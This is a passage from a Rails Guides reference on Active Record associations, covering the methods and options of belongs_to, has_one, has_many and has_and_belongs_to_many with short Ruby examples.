In all of these methods, association is replaced with the symbol passed as the first argument to belongs\_to. For example, given the declaration:

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer  end |

Each instance of the order model will have these methods:

|  |
| --- |
| customer  customer=  build\_customer  create\_customer |

When initializing a new has\_one or belongs\_to association you must use the build\_ prefix to build the association, rather than the association.build method that would be used for has\_many or has\_and\_belongs\_to\_many associations. To create one, use the create\_ prefix.

###### 4.1.1.1 association(force\_reload = false)

The association method returns the associated object, if any. If no associated object is found, it returns nil.

|  |
| --- |
| @customer = @order.customer |

If the associated object has already been retrieved from the database for this object, the cached version will be returned. To override this behavior (and force a database read), pass true as the force\_reload argument.

###### 4.1.1.2 association=(associate)

The association= method assigns an associated object to this object. Behind the scenes, this means extracting the primary key from the associate object and setting this object’s foreign key to the same value.

|  |
| --- |
| @order.customer = @customer |

###### 4.1.1.3 build\_association(attributes = {})

The build\_association method returns a new object of the associated type. This object will be instantiated from the passed attributes, and the link through this object’s foreign key will be set, but the associated object will not yet be saved.

|  |
| --- |
| @customer = @order.build\_customer(:customer\_number => 123,    :customer\_name => "John Doe") |

###### 4.1.1.4 create\_association(attributes = {})

The create\_association method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through this object’s foreign key will be set, and, once it passes all of the validations specified on the associated model, the associated object will be saved.

|  |
| --- |
| @customer = @order.create\_customer(:customer\_number => 123,    :customer\_name => "John Doe") |

##### 4.1.2 Options for belongs\_to

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the belongs\_to association reference. Such customizations can easily be accomplished by passing options when you create the association. For example, this assocation uses two such options:

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer, :counter\_cache => true,      :conditions => "active = 1"  end |

The belongs\_to association supports these options:

* :autosave
* :class\_name
* :conditions
* :counter\_cache
* :dependent
* :foreign\_key
* :include
* :inverse\_of
* :polymorphic
* :readonly
* :select
* :touch
* :validate

###### 4.1.2.1 :autosave

If you set the :autosave option to true, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

###### 4.1.2.2 :class\_name

If the name of the other model cannot be derived from the association name, you can use the :class\_name option to supply the model name. For example, if an order belongs to a customer, but the actual name of the model containing customers is Patron, you’d set things up this way:

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer, :class\_name => "Patron"  end |

###### 4.1.2.3 :conditions

The :conditions option lets you specify the conditions that the associated object must meet (in the syntax used by an SQL WHERE clause).

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer, :conditions => "active = 1"  end |

###### 4.1.2.4 :counter\_cache

The :counter\_cache option can be used to make finding the number of belonging objects more efficient. Consider these models:

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer  end  class Customer < ActiveRecord::Base    has\_many :orders  end |

With these declarations, asking for the value of @customer.orders.size requires making a call to the database to perform a COUNT(\*) query. To avoid this call, you can add a counter cache to the belonging model:

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer, :counter\_cache => true  end  class Customer < ActiveRecord::Base    has\_many :orders  end |

With this declaration, Rails will keep the cache value up to date, and then return that value in response to the size method.

Although the :counter\_cache option is specified on the model that includes the belongs\_to declaration, the actual column must be added to the associated model. In the case above, you would need to add a column named orders\_count to the Customer model. You can override the default column name if you need to:

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer, :counter\_cache => :count\_of\_orders  end  class Customer < ActiveRecord::Base    has\_many :orders  end |

Counter cache columns are added to the containing model’s list of read-only attributes through attr\_readonly.

###### 4.1.2.5 :dependent

If you set the :dependent option to :destroy, then deleting this object will call the destroy method on the associated object to delete that object. If you set the :dependent option to :delete, then deleting this object will delete the associated object without calling its destroy method.

You should not specify this option on a belongs\_to association that is connected with a has\_many association on the other class. Doing so can lead to orphaned records in your database.

###### 4.1.2.6 :foreign\_key

By convention, Rails assumes that the column used to hold the foreign key on this model is the name of the association with the suffix \_id added. The :foreign\_key option lets you set the name of the foreign key directly:

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer, :class\_name => "Patron",      :foreign\_key => "patron\_id"  end |

In any case, Rails will not create foreign key columns for you. You need to explicitly define them as part of your migrations.

###### 4.1.2.7 :include

You can use the :include option to specify second-order associations that should be eager-loaded when this association is used. For example, consider these models:

|  |
| --- |
| class LineItem < ActiveRecord::Base    belongs\_to :order  end    class Order < ActiveRecord::Base    belongs\_to :customer    has\_many :line\_items  end    class Customer < ActiveRecord::Base    has\_many :orders  end |

If you frequently retrieve customers directly from line items (@line\_item.order.customer), then you can make your code somewhat more efficient by including customers in the association from line items to orders:

|  |
| --- |
| class LineItem < ActiveRecord::Base    belongs\_to :order, :include => :customer  end    class Order < ActiveRecord::Base    belongs\_to :customer    has\_many :line\_items  end    class Customer < ActiveRecord::Base    has\_many :orders  end |

There’s no need to use :include for immediate associations – that is, if you have Order belongs\_to :customer, then the customer is eager-loaded automatically when it’s needed.

###### 4.1.2.8 :inverse\_of

The :inverse\_of option specifies the name of the has\_many or has\_one association that is the inverse of this association. Does not work in combination with the :polymorphic options.

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders, :inverse\_of => :customer  end    class Order < ActiveRecord::Base    belongs\_to :customer, :inverse\_of => :orders  end |

###### 4.1.2.9 :polymorphic

Passing true to the :polymorphic option indicates that this is a polymorphic association. Polymorphic associations were discussed in detail [earlier in this guide](http://guides.ruby-china.org/association_basics.html#polymorphic-associations).

###### 4.1.2.10 :readonly

If you set the :readonly option to true, then the associated object will be read-only when retrieved via the association.

###### 4.1.2.11 :select

The :select option lets you override the SQL SELECT clause that is used to retrieve data about the associated object. By default, Rails retrieves all columns.

If you set the :select option on a belongs\_to association, you should also set the foreign\_key option to guarantee the correct results.

###### 4.1.2.12 :touch

If you set the :touch option to :true, then the updated\_at or updated\_on timestamp on the associated object will be set to the current time whenever this object is saved or destroyed:

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer, :touch => true  end    class Customer < ActiveRecord::Base    has\_many :orders  end |

In this case, saving or destroying an order will update the timestamp on the associated customer. You can also specify a particular timestamp attribute to update:

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer, :touch => :orders\_updated\_at  end |

###### 4.1.2.13 :validate

If you set the :validate option to true, then associated objects will be validated whenever you save this object. By default, this is false: associated objects will not be validated when this object is saved.

##### 4.1.3 Do Any Associated Objects Exist?

You can see if any associated objects exist by using the association.nil? method:

|  |
| --- |
| if @order.customer.nil?    @msg = "No customer found for this order"  end |

##### 4.1.4 When are Objects Saved?

Assigning an object to a belongs\_to association does not automatically save the object. It does not save the associated object either.

#### 4.2 has\_one Association Reference

The has\_one association creates a one-to-one match with another model. In database terms, this association says that the other class contains the foreign key. If this class contains the foreign key, then you should use belongs\_to instead.

##### 4.2.1 Methods Added by has\_one

When you declare a has\_one association, the declaring class automatically gains four methods related to the association:

* association(force\_reload = false)
* association=(associate)
* build\_association(attributes = {})
* create\_association(attributes = {})

In all of these methods, association is replaced with the symbol passed as the first argument to has\_one. For example, given the declaration:

|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account  end |

Each instance of the Supplier model will have these methods:

|  |
| --- |
| account  account=  build\_account  create\_account |

When initializing a new has\_one or belongs\_to association you must use the build\_ prefix to build the association, rather than the association.build method that would be used for has\_many or has\_and\_belongs\_to\_many associations. To create one, use the create\_ prefix.

###### 4.2.1.1 association(force\_reload = false)

The association method returns the associated object, if any. If no associated object is found, it returns nil.

|  |
| --- |
| @account = @supplier.account |

If the associated object has already been retrieved from the database for this object, the cached version will be returned. To override this behavior (and force a database read), pass true as the force\_reload argument.

###### 4.2.1.2 association=(associate)

The association= method assigns an associated object to this object. Behind the scenes, this means extracting the primary key from this object and setting the associate object’s foreign key to the same value.

|  |
| --- |
| @supplier.account = @account |

###### 4.2.1.3 build\_association(attributes = {})

The build\_association method returns a new object of the associated type. This object will be instantiated from the passed attributes, and the link through its foreign key will be set, but the associated object will not yet be saved.

|  |
| --- |
| @account = @supplier.build\_account(:terms => "Net 30") |

###### 4.2.1.4 create\_association(attributes = {})

The create\_association method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through its foreign key will be set, and, once it passes all of the validations specified on the associated model, the associated object will be saved.

|  |
| --- |
| @account = @supplier.create\_account(:terms => "Net 30") |

##### 4.2.2 Options for has\_one

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the has\_one association reference. Such customizations can easily be accomplished by passing options when you create the association. For example, this assocation uses two such options:

|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account, :class\_name => "Billing", :dependent => :nullify  end |

The has\_one association supports these options:

* :as
* :autosave
* :class\_name
* :conditions
* :dependent
* :foreign\_key
* :include
* :inverse\_of
* :order
* :primary\_key
* :readonly
* :select
* :source
* :source\_type
* :through
* :validate

###### 4.2.2.1 :as

Setting the :as option indicates that this is a polymorphic association. Polymorphic associations were discussed in detail [earlier in this guide](http://guides.ruby-china.org/association_basics.html#polymorphic-associations).

###### 4.2.2.2 :autosave

If you set the :autosave option to true, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

###### 4.2.2.3 :class\_name

If the name of the other model cannot be derived from the association name, you can use the :class\_name option to supply the model name. For example, if a supplier has an account, but the actual name of the model containing accounts is Billing, you’d set things up this way:

|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account, :class\_name => "Billing"  end |

###### 4.2.2.4 :conditions

The :conditions option lets you specify the conditions that the associated object must meet (in the syntax used by an SQL WHERE clause).

|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account, :conditions => "confirmed = 1"  end |

###### 4.2.2.5 :dependent

If you set the :dependent option to :destroy, then deleting this object will call the destroy method on the associated object to delete that object. If you set the :dependent option to :delete, then deleting this object will delete the associated object without calling its destroy method. If you set the :dependent option to :nullify, then deleting this object will set the foreign key in the association object to NULL. If you set the :dependent option to :restrict, then the deletion of the object is restricted if a dependent associated object exist and a DeleteRestrictionError exception is raised.

The default behavior for :dependent => :restrict is to raise a DeleteRestrictionError when associated objects exist. Since Rails 4.0 this behavior is being deprecated in favor of adding an error to the base model. To silence the warning in Rails 4.0, you should fix your code to not expect this Exception and add config.active\_record.dependent\_restrict\_raises = false to your application config.

###### 4.2.2.6 :foreign\_key

By convention, Rails assumes that the column used to hold the foreign key on the other model is the name of this model with the suffix \_id added. The :foreign\_key option lets you set the name of the foreign key directly:

|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account, :foreign\_key => "supp\_id"  end |

In any case, Rails will not create foreign key columns for you. You need to explicitly define them as part of your migrations.

###### 4.2.2.7 :include

You can use the :include option to specify second-order associations that should be eager-loaded when this association is used. For example, consider these models:

|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account  end    class Account < ActiveRecord::Base    belongs\_to :supplier    belongs\_to :representative  end    class Representative < ActiveRecord::Base    has\_many :accounts  end |

If you frequently retrieve representatives directly from suppliers (@supplier.account.representative), then you can make your code somewhat more efficient by including representatives in the association from suppliers to accounts:

|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account, :include => :representative  end    class Account < ActiveRecord::Base    belongs\_to :supplier    belongs\_to :representative  end    class Representative < ActiveRecord::Base    has\_many :accounts  end |

###### 4.2.2.8 :inverse\_of

The :inverse\_of option specifies the name of the belongs\_to association that is the inverse of this association. Does not work in combination with the :through or :as options.

|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account, :inverse\_of => :supplier  end    class Account < ActiveRecord::Base    belongs\_to :supplier, :inverse\_of => :account  end |

###### 4.2.2.9 :order

The :order option dictates the order in which associated objects will be received (in the syntax used by an SQL ORDER BY clause). Because a has\_one association will only retrieve a single associated object, this option should not be needed.

###### 4.2.2.10 :primary\_key

By convention, Rails assumes that the column used to hold the primary key of this model is id. You can override this and explicitly specify the primary key with the :primary\_key option.

###### 4.2.2.11 :readonly

If you set the :readonly option to true, then the associated object will be read-only when retrieved via the association.

###### 4.2.2.12 :select

The :select option lets you override the SQL SELECT clause that is used to retrieve data about the associated object. By default, Rails retrieves all columns.

###### 4.2.2.13 :source

The :source option specifies the source association name for a has\_one :through association.

###### 4.2.2.14 :source\_type

The :source\_type option specifies the source association type for a has\_one :through association that proceeds through a polymorphic association.

###### 4.2.2.15 :through

The :through option specifies a join model through which to perform the query. has\_one :through associations were discussed in detail [earlier in this guide](http://guides.ruby-china.org/association_basics.html#the-has_one-through-association).

###### 4.2.2.16 :validate

If you set the :validate option to true, then associated objects will be validated whenever you save this object. By default, this is false: associated objects will not be validated when this object is saved.

##### 4.2.3 Do Any Associated Objects Exist?

You can see if any associated objects exist by using the association.nil? method:

|  |
| --- |
| if @supplier.account.nil?    @msg = "No account found for this supplier"  end |

##### 4.2.4 When are Objects Saved?

When you assign an object to a has\_one association, that object is automatically saved (in order to update its foreign key). In addition, any object being replaced is also automatically saved, because its foreign key will change too.

If either of these saves fails due to validation errors, then the assignment statement returns false and the assignment itself is cancelled.

If the parent object (the one declaring the has\_one association) is unsaved (that is, new\_record? returns true) then the child objects are not saved. They will automatically when the parent object is saved.

If you want to assign an object to a has\_one association without saving the object, use the association.build method.

#### 4.3 has\_many Association Reference

The has\_many association creates a one-to-many relationship with another model. In database terms, this association says that the other class will have a foreign key that refers to instances of this class.

##### 4.3.1 Methods Added by has\_many

When you declare a has\_many association, the declaring class automatically gains 13 methods related to the association:

* collection(force\_reload = false)
* collection<<(object, …)
* collection.delete(object, …)
* collection=objects
* collection\_singular\_ids
* collection\_singular\_ids=ids
* collection.clear
* collection.empty?
* collection.size
* collection.find(…)
* collection.where(…)
* collection.exists?(…)
* collection.build(attributes = {}, …)
* collection.create(attributes = {})

In all of these methods, collection is replaced with the symbol passed as the first argument to has\_many, and collection\_singular is replaced with the singularized version of that symbol.. For example, given the declaration:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders  end |

Each instance of the customer model will have these methods:

|  |
| --- |
| orders(force\_reload = false)  orders<<(object, ...)  orders.delete(object, ...)  orders=objects  order\_ids  order\_ids=ids  orders.clear  orders.empty?  orders.size  orders.find(...)  orders.where(...)  orders.exists?(...)  orders.build(attributes = {}, ...)  orders.create(attributes = {}) |

###### 4.3.1.1 collection(force\_reload = false)

The collection method returns an array of all of the associated objects. If there are no associated objects, it returns an empty array.

|  |
| --- |
| @orders = @customer.orders |

###### 4.3.1.2 collection<<(object, …)

The collection<< method adds one or more objects to the collection by setting their foreign keys to the primary key of the calling model.

|  |
| --- |
| @customer.orders << @order1 |

###### 4.3.1.3 collection.delete(object, …)

The collection.delete method removes one or more objects from the collection by setting their foreign keys to NULL.

|  |
| --- |
| @customer.orders.delete(@order1) |

Additionally, objects will be destroyed if they’re associated with :dependent => :destroy, and deleted if they’re associated with :dependent => :delete\_all.

###### 4.3.1.4 collection=objects

The collection= method makes the collection contain only the supplied objects, by adding and deleting as appropriate.

###### 4.3.1.5 collection\_singular\_ids

The collection\_singular\_ids method returns an array of the ids of the objects in the collection.

|  |
| --- |
| @order\_ids = @customer.order\_ids |

###### 4.3.1.6 collection\_singular\_ids=ids

The collection\_singular\_ids= method makes the collection contain only the objects identified by the supplied primary key values, by adding and deleting as appropriate.

###### 4.3.1.7 collection.clear

The collection.clear method removes every object from the collection. This destroys the associated objects if they are associated with :dependent => :destroy, deletes them directly from the database if :dependent => :delete\_all, and otherwise sets their foreign keys to NULL.

###### 4.3.1.8 collection.empty?

The collection.empty? method returns true if the collection does not contain any associated objects.

|  |
| --- |
| <% if @customer.orders.empty? %>    No Orders Found  <% end %> |

###### 4.3.1.9 collection.size

The collection.size method returns the number of objects in the collection.

|  |
| --- |
| @order\_count = @customer.orders.size |

###### 4.3.1.10 collection.find(…)

The collection.find method finds objects within the collection. It uses the same syntax and options as ActiveRecord::Base.find.

|  |
| --- |
| @open\_orders = @customer.orders.find(1) |

###### 4.3.1.11 collection.where(…)

The collection.where method finds objects within the collection based on the conditions supplied but the objects are loaded lazily meaning that the database is queried only when the object(s) are accessed.

|  |
| --- |
| @open\_orders = @customer.orders.where(:open => true) # No query yet  @open\_order = @open\_orders.first # Now the database will be queried |

###### 4.3.1.12 collection.exists?(…)

The collection.exists? method checks whether an object meeting the supplied conditions exists in the collection. It uses the same syntax and options as ActiveRecord::Base.exists?.

###### 4.3.1.13 collection.build(attributes = {}, …)

The collection.build method returns one or more new objects of the associated type. These objects will be instantiated from the passed attributes, and the link through their foreign key will be created, but the associated objects will not yet be saved.

|  |
| --- |
| @order = @customer.orders.build(:order\_date => Time.now,    :order\_number => "A12345") |

###### 4.3.1.14 collection.create(attributes = {})

The collection.create method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through its foreign key will be created, and, once it passes all of the validations specified on the associated model, the associated object will be saved.

|  |
| --- |
| @order = @customer.orders.create(:order\_date => Time.now,    :order\_number => "A12345") |

##### 4.3.2 Options for has\_many

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the has\_many association reference. Such customizations can easily be accomplished by passing options when you create the association. For example, this assocation uses two such options:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders, :dependent => :delete\_all, :validate => :false  end |

The has\_many association supports these options:

* :as
* :autosave
* :class\_name
* :conditions
* :counter\_sql
* :dependent
* :extend
* :finder\_sql
* :foreign\_key
* :group
* :include
* :inverse\_of
* :limit
* :offset
* :order
* :primary\_key
* :readonly
* :select
* :source
* :source\_type
* :through
* :uniq
* :validate

###### 4.3.2.1 :as

Setting the :as option indicates that this is a polymorphic association, as discussed [earlier in this guide](http://guides.ruby-china.org/association_basics.html#polymorphic-associations).

###### 4.3.2.2 :autosave

If you set the :autosave option to true, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

###### 4.3.2.3 :class\_name

If the name of the other model cannot be derived from the association name, you can use the :class\_name option to supply the model name. For example, if a customer has many orders, but the actual name of the model containing orders is Transaction, you’d set things up this way:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders, :class\_name => "Transaction"  end |

###### 4.3.2.4 :conditions

The :conditions option lets you specify the conditions that the associated object must meet (in the syntax used by an SQL WHERE clause).

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :confirmed\_orders, :class\_name => "Order",      :conditions => "confirmed = 1"  end |

You can also set conditions via a hash:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :confirmed\_orders, :class\_name => "Order",      :conditions => { :confirmed => true }  end |

If you use a hash-style :conditions option, then record creation via this association will be automatically scoped using the hash. In this case, using @customer.confirmed\_orders.create or @customer.confirmed\_orders.build will create orders where the confirmed column has the value true.

If you need to evaluate conditions dynamically at runtime, use a proc:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :latest\_orders, :class\_name => "Order",      :conditions => proc { ["orders.created\_at > ?", 10.hours.ago] }  end |

###### 4.3.2.5 :counter\_sql

Normally Rails automatically generates the proper SQL to count the association members. With the :counter\_sql option, you can specify a complete SQL statement to count them yourself.

If you specify :finder\_sql but not :counter\_sql, then the counter SQL will be generated by substituting the SELECT ... FROM clause of your :finder\_sql statement by SELECT COUNT(\*) FROM.

###### 4.3.2.6 :dependent

If you set the :dependent option to :destroy, then deleting this object will call the destroy method on the associated objects to delete those objects. If you set the :dependent option to :delete\_all, then deleting this object will delete the associated objects without calling their destroy method. If you set the :dependent option to :nullify, then deleting this object will set the foreign key in the associated objects to NULL. If you set the :dependent option to :restrict, then the deletion of the object is restricted if a dependent associated object exist and a DeleteRestrictionError exception is raised.

The default behavior for :dependent => :restrict is to raise a DeleteRestrictionError when associated objects exist. Since Rails 4.0 this behavior is being deprecated in favor of adding an error to the base model. To silence the warning in Rails 4.0, you should fix your code to not expect this Exception and add config.active\_record.dependent\_restrict\_raises = false to your application config.

This option is ignored when you use the :through option on the association.

###### 4.3.2.7 :extend

The :extend option specifies a named module to extend the association proxy. Association extensions are discussed in detail [later in this guide](http://guides.ruby-china.org/association_basics.html#association-extensions).

###### 4.3.2.8 :finder\_sql

Normally Rails automatically generates the proper SQL to fetch the association members. With the :finder\_sql option, you can specify a complete SQL statement to fetch them yourself. If fetching objects requires complex multi-table SQL, this may be necessary.

###### 4.3.2.9 :foreign\_key

By convention, Rails assumes that the column used to hold the foreign key on the other model is the name of this model with the suffix \_id added. The :foreign\_key option lets you set the name of the foreign key directly:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders, :foreign\_key => "cust\_id"  end |

In any case, Rails will not create foreign key columns for you. You need to explicitly define them as part of your migrations.

###### 4.3.2.10 :group

The :group option supplies an attribute name to group the result set by, using a GROUP BY clause in the finder SQL.

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :line\_items, :through => :orders, :group => "orders.id"  end |

###### 4.3.2.11 :include

You can use the :include option to specify second-order associations that should be eager-loaded when this association is used. For example, consider these models:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders  end    class Order < ActiveRecord::Base    belongs\_to :customer    has\_many :line\_items  end    class LineItem < ActiveRecord::Base    belongs\_to :order  end |

If you frequently retrieve line items directly from customers (@customer.orders.line\_items), then you can make your code somewhat more efficient by including line items in the association from customers to orders:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders, :include => :line\_items  end    class Order < ActiveRecord::Base    belongs\_to :customer    has\_many :line\_items  end    class LineItem < ActiveRecord::Base    belongs\_to :order  end |

###### 4.3.2.12 :inverse\_of

The :inverse\_of option specifies the name of the belongs\_to association that is the inverse of this association. Does not work in combination with the :through or :as options.

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders, :inverse\_of => :customer  end    class Order < ActiveRecord::Base    belongs\_to :customer, :inverse\_of => :orders  end |

###### 4.3.2.13 :limit

The :limit option lets you restrict the total number of objects that will be fetched through an association.

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :recent\_orders, :class\_name => "Order",      :order => "order\_date DESC", :limit => 100  end |

###### 4.3.2.14 :offset

The :offset option lets you specify the starting offset for fetching objects via an association. For example, if you set :offset => 11, it will skip the first 11 records.

###### 4.3.2.15 :order

The :order option dictates the order in which associated objects will be received (in the syntax used by an SQL ORDER BY clause).

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders, :order => "date\_confirmed DESC"  end |

###### 4.3.2.16 :primary\_key

By convention, Rails assumes that the column used to hold the primary key of the association is id. You can override this and explicitly specify the primary key with the :primary\_key option.

###### 4.3.2.17 :readonly

If you set the :readonly option to true, then the associated objects will be read-only when retrieved via the association.

###### 4.3.2.18 :select

The :select option lets you override the SQL SELECT clause that is used to retrieve data about the associated objects. By default, Rails retrieves all columns.

If you specify your own :select, be sure to include the primary key and foreign key columns of the associated model. If you do not, Rails will throw an error.

###### 4.3.2.19 :source

The :source option specifies the source association name for a has\_many :through association. You only need to use this option if the name of the source association cannot be automatically inferred from the association name.

###### 4.3.2.20 :source\_type

The :source\_type option specifies the source association type for a has\_many :through association that proceeds through a polymorphic association.

###### 4.3.2.21 :through

The :through option specifies a join model through which to perform the query. has\_many :through associations provide a way to implement many-to-many relationships, as discussed [earlier in this guide](http://guides.ruby-china.org/association_basics.html#the-has_many-through-association).

###### 4.3.2.22 :uniq

Set the :uniq option to true to keep the collection free of duplicates. This is mostly useful together with the :through option.

|  |
| --- |
| class Person < ActiveRecord::Base    has\_many :readings    has\_many :posts, :through => :readings  end    person = Person.create(:name => 'john')  post   = Post.create(:name => 'a1')  person.posts << post  person.posts << post  person.posts.inspect # => [#<Post id: 5, name: "a1">, #<Post id: 5, name: "a1">]  Reading.all.inspect  # => [#<Reading id: 12, person\_id: 5, post\_id: 5>, #<Reading id: 13, person\_id: 5, post\_id: 5>] |

In the above case there are two readings and person.posts brings out both of them even though these records are pointing to the same post.

Now let’s set :uniq to true:

|  |
| --- |
| class Person    has\_many :readings    has\_many :posts, :through => :readings, :uniq => true  end    person = Person.create(:name => 'honda')  post   = Post.create(:name => 'a1')  person.posts << post  person.posts << post  person.posts.inspect # => [#<Post id: 7, name: "a1">]  Reading.all.inspect  # => [#<Reading id: 16, person\_id: 7, post\_id: 7>, #<Reading id: 17, person\_id: 7, post\_id: 7>] |

In the above case there are still two readings. However person.posts shows only one post because the collection loads only unique records.

###### 4.3.2.23 :validate

If you set the :validate option to false, then associated objects will not be validated whenever you save this object. By default, this is true: associated objects will be validated when this object is saved.

##### 4.3.3 When are Objects Saved?

When you assign an object to a has\_many association, that object is automatically saved (in order to update its foreign key). If you assign multiple objects in one statement, then they are all saved.

If any of these saves fails due to validation errors, then the assignment statement returns false and the assignment itself is cancelled.

If the parent object (the one declaring the has\_many association) is unsaved (that is, new\_record? returns true) then the child objects are not saved when they are added. All unsaved members of the association will automatically be saved when the parent is saved.

If you want to assign an object to a has\_many association without saving the object, use the collection.build method.

#### 4.4 has\_and\_belongs\_to\_many Association Reference

The has\_and\_belongs\_to\_many association creates a many-to-many relationship with another model. In database terms, this associates two classes via an intermediate join table that includes foreign keys referring to each of the classes.

##### 4.4.1 Methods Added by has\_and\_belongs\_to\_many

When you declare a has\_and\_belongs\_to\_many association, the declaring class automatically gains 13 methods related to the association:

* collection(force\_reload = false)
* collection<<(object, …)
* collection.delete(object, …)
* collection=objects
* collection\_singular\_ids
* collection\_singular\_ids=ids
* collection.clear
* collection.empty?
* collection.size
* collection.find(…)
* collection.where(…)
* collection.exists?(…)
* collection.build(attributes = {})
* collection.create(attributes = {})

In all of these methods, collection is replaced with the symbol passed as the first argument to has\_and\_belongs\_to\_many, and collection\_singular is replaced with the singularized version of that symbol. For example, given the declaration:

|  |
| --- |
| class Part < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies  end |

Each instance of the part model will have these methods:

|  |
| --- |
| assemblies(force\_reload = false)  assemblies<<(object, ...)  assemblies.delete(object, ...)  assemblies=objects  assembly\_ids  assembly\_ids=ids  assemblies.clear  assemblies.empty?  assemblies.size  assemblies.find(...)  assemblies.where(...)  assemblies.exists?(...)  assemblies.build(attributes = {}, ...)  assemblies.create(attributes = {}) |

###### 4.4.1.1 Additional Column Methods

If the join table for a has\_and\_belongs\_to\_many association has additional columns beyond the two foreign keys, these columns will be added as attributes to records retrieved via that association. Records returned with additional attributes will always be read-only, because Rails cannot save changes to those attributes.

The use of extra attributes on the join table in a has\_and\_belongs\_to\_many association is deprecated. If you require this sort of complex behavior on the table that joins two models in a many-to-many relationship, you should use a has\_many :through association instead of has\_and\_belongs\_to\_many.

###### 4.4.1.2 collection(force\_reload = false)

The collection method returns an array of all of the associated objects. If there are no associated objects, it returns an empty array.

|  |
| --- |
| @assemblies = @part.assemblies |

###### 4.4.1.3 collection<<(object, …)

The collection<< method adds one or more objects to the collection by creating records in the join table.

|  |
| --- |
| @part.assemblies << @assembly1 |

This method is aliased as collection.concat and collection.push.

###### 4.4.1.4 collection.delete(object, …)

The collection.delete method removes one or more objects from the collection by deleting records in the join table. This does not destroy the objects.

|  |
| --- |
| @part.assemblies.delete(@assembly1) |

###### 4.4.1.5 collection=objects

The collection= method makes the collection contain only the supplied objects, by adding and deleting as appropriate.

###### 4.4.1.6 collection\_singular\_ids

The collection\_singular\_ids method returns an array of the ids of the objects in the collection.

|  |
| --- |
| @assembly\_ids = @part.assembly\_ids |

###### 4.4.1.7 collection\_singular\_ids=ids

The collection\_singular\_ids= method makes the collection contain only the objects identified by the supplied primary key values, by adding and deleting as appropriate.

###### 4.4.1.8 collection.clear

The collection.clear method removes every object from the collection by deleting the rows from the joining table. This does not destroy the associated objects.

###### 4.4.1.9 collection.empty?

The collection.empty? method returns true if the collection does not contain any associated objects.

|  |
| --- |
| <% if @part.assemblies.empty? %>    This part is not used in any assemblies  <% end %> |

###### 4.4.1.10 collection.size

The collection.size method returns the number of objects in the collection.

|  |
| --- |
| @assembly\_count = @part.assemblies.size |

###### 4.4.1.11 collection.find(…)

The collection.find method finds objects within the collection. It uses the same syntax and options as ActiveRecord::Base.find. It also adds the additional condition that the object must be in the collection.

|  |
| --- |
| @assembly = @part.assemblies.find(1) |

###### 4.4.1.12 collection.where(…)

The collection.where method finds objects within the collection based on the conditions supplied but the objects are loaded lazily meaning that the database is queried only when the object(s) are accessed. It also adds the additional condition that the object must be in the collection.

|  |
| --- |
| @new\_assemblies = @part.assemblies.where("created\_at > ?", 2.days.ago) |

###### 4.4.1.13 collection.exists?(…)

The collection.exists? method checks whether an object meeting the supplied conditions exists in the collection. It uses the same syntax and options as ActiveRecord::Base.exists?.

###### 4.4.1.14 collection.build(attributes = {})

The collection.build method returns a new object of the associated type. This object will be instantiated from the passed attributes, and the link through the join table will be created, but the associated object will not yet be saved.

|  |
| --- |
| @assembly = @part.assemblies.build(    {:assembly\_name => "Transmission housing"}) |

###### 4.4.1.15 collection.create(attributes = {})

The collection.create method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through the join table will be created, and, once it passes all of the validations specified on the associated model, the associated object will be saved.

|  |
| --- |
| @assembly = @part.assemblies.create(    {:assembly\_name => "Transmission housing"}) |

##### 4.4.2 Options for has\_and\_belongs\_to\_many

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the has\_and\_belongs\_to\_many association reference. Such customizations can easily be accomplished by passing options when you create the association. For example, this assocation uses two such options:

|  |
| --- |
| class Parts < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies, :uniq => true,      :read\_only => true  end |

The has\_and\_belongs\_to\_many association supports these options:

* :association\_foreign\_key
* :autosave
* :class\_name
* :conditions
* :counter\_sql
* :delete\_sql
* :extend
* :finder\_sql
* :foreign\_key
* :group
* :include
* :insert\_sql
* :join\_table
* :limit
* :offset
* :order
* :readonly
* :select
* :uniq
* :validate

###### 4.4.2.1 :association\_foreign\_key

